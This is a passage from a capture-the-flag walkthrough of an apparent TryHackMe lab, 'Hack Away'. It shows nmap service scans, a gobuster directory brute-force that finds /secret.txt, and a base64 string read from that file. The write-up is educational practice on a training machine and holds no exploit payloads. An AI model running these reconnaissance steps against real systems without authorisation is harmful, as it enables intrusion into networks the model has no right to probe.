
Hack_Away_Walkthrough


Hack_Away_Walkthrough

# Let's first create a directory on our machine for this challenge. This keeps all our notes and downloaded files together. Good Practice.


martinsec@kali: ~/Documents/THM/hack_away
File Actions Edit View Help


```
┌──(martinsec㉿kali)-[~/Documents/THM]
└─$ mkdir hack_away

┌──(martinsec㉿kali)-[~/Documents/THM]
└─$ cd hack_away

┌──(martinsec㉿kali)-[~/Documents/THM/hack_away]
└─$ 
```

# Let's start with first a basic nmap scan to quickly find out some of the ports that are running on the target machine.


martinsec@kali: ~/Documents/THM/hack_away
File Actions Edit View Help


```
┌──(martinsec㉿kali)-[~/Documents/THM/hack_away]
└─$ nmap 10.10.69.26
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-28 12:04 BST
Nmap scan report for 10.10.69.26
Host is up (0.071s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 2.42 seconds

┌──(martinsec㉿kali)-[~/Documents/THM/hack_away]
└─$ 
```

# Here we see from our basic nmap scan that FTP (21), SSH (22) and HTTP (80) are open and accessable. Before we start manually poking around, let's get a more in depth nmap scan running and save the output to our “hack_away” directory that we created. This way we can always go back and study the results if needed.


martinsec@kali: ~/Documents/THM/hack_away
File Actions Edit View Help


```
┌──(martinsec㉿kali)-[~/Documents/THM/hack_away]
└─$ nmap -sC -sV -oN nmap_scan 10.10.69.26
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-28 12:13 BST
Nmap scan report for 10.10.69.26
Host is up (0.077s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 65534    65534      179268 Jul 27 17:22 hackme.zip
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.9.1.82
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 b2:79:5e:cf:aa:3e:f1:e5:ab:d4:4b:2b:ca:14:b7:dc (RSA)
|   256 59:a3:80:cd:d5:49:7e:ea:f6:7a:cc:9f:ce:ed:38:e0 (ECDSA)
|_  256 9e:7d:57:e4:f9:93:06:12:59:49:4e:29:99:48:fd:1b (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/sub
mit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.13 seconds
```

# The deeper nmap scan tells us that anonymous login is allowed for the FTP service. This is always a good place to start manually prodding. Before we do that tho, we see that port 80 is open and running http apache. This is a website. It's always good practice to have some sort of recon running in the background so let's get a “gobuster” running which will find us any hidden url extensions (directories), we could possibly get access too. We can also save the output to our “hack_away” directory so we can always go back and study it at any time if we needed too.



```
┌──(martinsec㉿kali)-[~/Documents/THM/hack_away]
└─$ gobuster dir -u http://10.10.69.26/ -w /usr/share/wordlists/dirbuster/directory-list
-2.3-medium.txt -o gobuster_scan -x html,php,txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.69.26/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.tx
t
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,txt,html
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html                (Status: 403) [Size: 276]
/index.html           (Status: 200) [Size: 11321]
/secret.txt           (Status: 200) [Size: 25]
Progress: 22511 / 882244 (2.55%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 22551 / 882244 (2.56%)
===============================================================
Finished
===============================================================

┌──(martinsec㉿kali)-[~/Documents/THM/hack_away]
└─$ 
```

# Here we can see there is a hidden directory called /secret.txt. Its status is a 200 which means we can access it. Let's take a look at this website.



Apache2 Ubuntu Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview


Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the apache2-doc package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|       `--  ports.conf
|-- mods-enabled
|       |-- *.load
|       `-- *.conf
|-- conf-enabled
|       `-- *.conf
|-- sites-enabled
|       `-- *.conf
```


- `apache2.conf` is the main configuration file. It puts the pieces together by including all remaining

# Here we see that the homepage is just the default apache config page. Nothing to interesting there. Let's visit the hidden directory we found "/ secret.txt".



```
L21pbHRvbnRoZWJpZ2RvZw==
```

